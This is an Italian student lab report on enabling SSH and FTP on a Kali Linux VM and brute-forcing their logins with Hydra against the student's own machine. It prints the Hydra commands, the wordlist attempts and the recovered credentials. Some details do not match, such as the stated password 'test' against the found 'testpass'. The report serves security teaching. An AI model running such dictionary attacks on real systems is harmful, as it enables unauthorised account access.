

RELAZIONE

BHANTOOA RITISH

INDICE

- 1. INTRODUZIONE ALLA PRIMA FASE DELL'ESERCIZIO**
- 2. CREAZIONE NUOVO UTENTE KALI**
- 3. CONNESSIONE SSH**
- 4. HYDRA**
- 5. INTRODUZIONE ALLA SECONDA FASE DELL'ESERCIZIO**
- 6. CONCLUSIONI**

1. INTRODUZIONE ALL'ESERCIZIO

L'esercizio di oggi richiedeva di abilitare un servizio SSH e una relativa sessione di password cracking con Hydra.

- SSH (Secure Shell) è un protocollo di rete utilizzato per garantire una connessione sicura tra due computer, per eseguire anche comandi da un server remoto, sostituendo metodi come Telnet e FTP.

Le caratteristiche principali di questo protocollo sono:

-Le comunicazioni tra client e server sono criptate, quindi proteggendo dati da intercettazioni e attacchi, rendendolo più **sicuro**;


-SSH sfrutta l'**autenticazione** tramite l'uso di chiavi per verificare l'identità di chi si connette al server;

-Come abbiamo detto il suo controllo da remoto del server risulta essere più **comodo** e facile nel suo **controllo**;

-SSH inoltre permette il **tunneling** che consente di instradare il traffico di rete attraverso una connessione sicura.

- Hydra è uno strumento di **brute force attack**, ovvero un attacco alle password in cui l'attaccante prova tutte le possibili combinazioni di password, codici p chiavi di accesso, per accedere a un sistema o un account. Hydra utilizza dizionari di nomi utenti e password, ma può anche essere utilizzato come tool, si basa su moduli in cui si definisce il codice che istruisce come attaccare un determinato protocollo.

2. CREAZIONE NUOVO UTENTE KALI



```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
kali:x:1000:1000:kali:~/kali:/usr/sbin/nologin


root@kali:~# adduser test_user
adduser: Adding user 'test_user' ...
adduser: Selecting UID/GID from range 1000 to 59999 ...
adduser: Adding new group 'test_user' (1002) ...
adduser: Adding new user 'test_user' (1002) with group 'test_user' (1002) ...
adduser: Creating home directory '/home/test_user' ...
adduser: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
adduser: Adding new user 'test_user' to supplemental / extra groups 'users' ...
adduser: Adding user 'test_user' to group 'users' ...

root@kali:~#
```

La prima cosa che ci viene chiesta per la realizzazione dell'esercizio, è la creazione di un nuovo utente su kali, come vediamo nell'immagine sopra, creiamo un utente tramite il comando “**adduser**” aggiungendo nella stessa riga di comando il nome utente, ovvero “**test_user**”. Successivamente ci verrà chiesto di inserire la password che, sarà “**test**”.

3. CONNESSIONE SSH

Una volta aver creato l'utente, avviamo il protocollo SSH tramite il comando “**sudo service ssh start**”




```
kali@kali:~$ sudo service ssh start
sudo systemctl start ssh
kali@kali:~$ systemctl status ssh
● ssh.service - OpenSSH Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-03-07 04:47:10 EST; 1min 1s ago
   Invocation: acb1025c8b407f9a03020a0a0a0a0a0a
     Docs: man:ssh(8)
           man:ssh_config(5)
   Process: 8117 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 8120 (sshd)
   Tasks: 1 (limit: 65536)
   Memory: 2.2M (peak: 2.4M)
   CGroup: /system.slice/ssh.service
           └─8119 "sshd: avr@kali:ssh -D [listener] 0 of 10-100 startups"

Mar 07 04:47:10 kali systemd[1]: Starting ssh.service - OpenSSH Secure Shell server ...
Mar 07 04:47:10 kali sshd[8119]: Server listening on 0.0.0.0 port 22.
Mar 07 04:47:10 kali sshd[8119]: Server listening on *:port 22.
Mar 07 04:47:10 kali systemd[1]: Started ssh.service - OpenSSH Secure Shell server.

kali@kali:~$
```

dopo aver mandato il comando, non ci verrà effettivamente detto se il servizio sia attivo o meno, quindi grazie il comando “**systemctl status ssh**”, ci verrà visualizzata una serie informazioni, dove vedremo che il servizio sarà **active (running)**, ovvero il servizio è attivo ed è in esecuzione. A questo punto testiamo la connessione SSH dell'utente appena creato:




```
(test_user@kali)~$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:8piV051avLHWakudMujTnZ+vYUzXjlf/BYCCfmGvSg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar  7 04:53:05 2025 from 192.168.50.100
(test_user@kali)~$
```

Usiamo il comando “**ssh (nome_utente)@(indirizzo ip della macchina)**”, all'inizio ci verrà detto che la connessione non può essere stabilita, e quindi dovremo configurarla manualmente.

In fine se digitiamo nella riga di comando “**include /etc/ssh/sshd_config**” e lo mandassi, ci verrà mandata la configurazione dell'ssh dove, possiamo abilitare l'accesso all'utente root in ssh, cambiare la porta e l'indirizzo di binding del servizio e modificare altre opzioni



```
kali@kali:~$ cat /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file. See
# ssh_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2


#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
```

4. HYDRA

Adesso entra Hydra, il quale è già integrato nella macchina kali, come dice anche l'esercizio, “in questo esercizio conosciamo già l'utente e la password per accedere”, e in questo caso avremmo usato il comando “**hydra -l username -p password IP -t4 ssh**” questo comando appunto l'avremo potuto usare se avessi avuto la presenza di un solo utente, nel caso dell'esercizio abbiamo deciso di creare due file uno per i nomi utenti e uno per le password



così da avere più utenti quanto le password, avremo potuto usare anche il **SecList**, il download avrebbe richiesto troppo tempo ma un gran numero di password e utenti.

Quindi, una volta creati questi due file, sul terminale inseriamo il comando “**hydra -L username_list -P password IP_kali -t4 ssh**” come vediamo a differenza del precedente comando, in questo abbiamo -L e -P che sono in maiuscolo perché abbiamo fatto finta che non conoscessimo nulla sulla vittima, andando ad utilizzare delle liste per l'attacco a dizionario.


```
kali-linux-2024.4-virtualbox-amd64 [in esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali:~$ cat /dev/null > /home/kali/.ssh_history
kali@kali:~$ cd Desktop
kali@kali:~/Desktop$ hydra -l username.txt -P password_file.txt 192.168.50.100 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 05:53:22
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (1:5/p:5), ~25 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 05:54:19

kali@kali:~/Desktop$ hydra -l username.txt -P password_file.txt 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 05:55:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (1:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 05:55:15

kali@kali:~/Desktop$
```

Nell'immagine vengono riportati due tipologie di attacchi una con -t4, che non funziona dandoci un errore, e una con -t1 che funzionerà, dandoci il nome utente e la password dell'utente kali appena creato.

Se alla fine del comando aggiungessimo un -V potremmo controllare “live” i tentativi di cracking di Hydra

```
kali@kali:~/Desktop$ hydra -l username.txt -P password_file.txt 192.168.50.100 -t1 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 07:10:20
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (1:5/p:5), ~25 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTENPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 25 [child 0] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[ATTENPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "testpass" - 6 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "siu" - 7 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "password" - 8 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "admin" - 9 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "kali" - 10 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "admin" - pass "testpass" - 11 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "admin" - pass "siu" - 12 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "admin" - pass "password" - 13 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "admin" - pass "admin" - 14 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "admin" - pass "kali" - 15 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "user" - pass "testpass" - 16 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "user" - pass "siu" - 17 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "user" - pass "password" - 18 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "user" - pass "admin" - 19 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "user" - pass "kali" - 20 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "kali" - pass "testpass" - 21 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "kali" - pass "siu" - 22 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "kali" - pass "password" - 23 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "kali" - pass "admin" - 24 of 25 [child 0] (0/0)
[ATTENPT] target 192.168.50.100 - login "kali" - pass "kali" - 25 of 25 [child 0] (0/0)
[22][ssh] host: 192.168.50.100 login: kali password: kali
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 07:10:16
```

Come vediamo Hydra prova tutte le combinazioni di user e password per trovare quella del nuovo utente di kali

5. INTRODUZIONE ALLA SECONDA FASE DELL'ESERCIZIO

Per la seconda fase dell'esercizio, ci viene detto di configurare e craccare qualsiasi servizio di rete tra ftp, rdp, telnet e autenticazione HTTP. Noi abbiamo scelto ftp, installandolo tramite il comando **“sudo apt install vsftpd”** da terminale, una volta scaricato basterà eseguirlo, sempre da terminale con il comando **“sudo service vsftpd start”**.

```
(kali@kali)-[~/Desktop]
$ sudo service vsftpd start
[sudo] password for kali:
```

Successivamente basterà ripetere gli stessi comandi che abbiamo usato prima per quanto riguardava SSH, ovviamente cambiando “SSH” con “FTP”.

```
(kali@kali)-[~/Desktop]
$ hydra -L username.txt -P password_file.txt 192.168.50.100 -t1 ftp -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 08
:30:44
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (1:5/p:5), ~2
5 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of
25 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "testpass
" - 6 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "sium" -
7 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "password
" - 8 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "admin" -
9 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "cristiano_ronaldo" - pass "kali" -
10 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 11 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "sium" - 12 of 25 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 13 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 14 of 25 [c
hild 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kali" - 15 of 25 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 16 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "sium" - 17 of 25 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 18 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 19 of 25 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "kali" - 20 of 25 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 21 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sium" - 22 of 25 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "password" - 23 of 25
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "admin" - 24 of 25 [ch
ild 0] (0/0)
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 1 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 25 of 25 [chi
ld 0] (0/0)
[21][ftp] host: 192.168.50.100 login: kali password: kali
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 08
:31:47
```

```
(kali@kali)-[~/Desktop]
$ hydra -L username.txt -P password_file.txt 192.168.50.100 -t1 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 08
:34:56
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (1:5/p:5), ~2
5 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[STATUS] 23.00 tries/min, 23 tries in 00:01h, 2 to do in 00:01h, 1 active
[21][ftp] host: 192.168.50.100 login: kali password: kali
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 08
:36:02

(kali@kali)-[~/Desktop]
$
```

Logicamente ci darà lo stesso risultato del servizio SSH.

6. **CONCLUSIONI**

In conclusione siamo riusciti a ricavare la password e il nome utente del nuovo utente di kali, grazie alle nozioni e ai comandi appresi durante la settimana, riuscendo anche a trovare un'alternativa alla SecList.